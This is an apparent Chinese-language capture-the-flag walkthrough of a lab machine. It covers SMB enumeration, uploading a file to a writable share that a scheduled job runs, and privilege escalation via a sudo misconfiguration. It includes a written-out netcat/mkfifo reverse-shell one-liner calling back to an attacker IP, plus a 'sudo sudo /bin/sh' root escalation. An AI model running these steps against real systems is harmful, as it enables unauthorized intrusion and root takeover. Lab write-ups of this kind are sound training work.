



有開80,139,445,3306 port

網頁沒內容，先看smb



smbclient -L 192.168.157.11

有三個share，查看ITDEPT




smbclient -N //192.168.157.11/ITDEPT


沒有任何檔案，其他share也是，試試put command可以作用，能上傳代表可能有放reverse shell的機會



慣例dirsearch，發現/logs/



可以下載management.log查看




內容是一些command log，有趣的是

/bin/sh -c chmod 777 /home/dawn/ITDEPT/product-control

/bin/sh -c chmod 777 /home/dawn/ITDEPT/web-control

會不斷重複，且會不斷執行，並且是在ITDEPT dir下，跟剛才看到的share name一樣

猜測是要上傳名為web-control的reverse shell file




rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|sh -i 2>&1|nc 192.168.45.242 4444 >/tmp/f

用一般bash -i無法作用，改用上述command成功取得shell

Dawn9


cd /temp

上傳linpeas，掃出sudo vulnerability



https://gtfobins.github.io/gtfobins/sudo/#sudo

gtfobins有漏洞描述



sudo sudo /bin/sh

成功取得root flag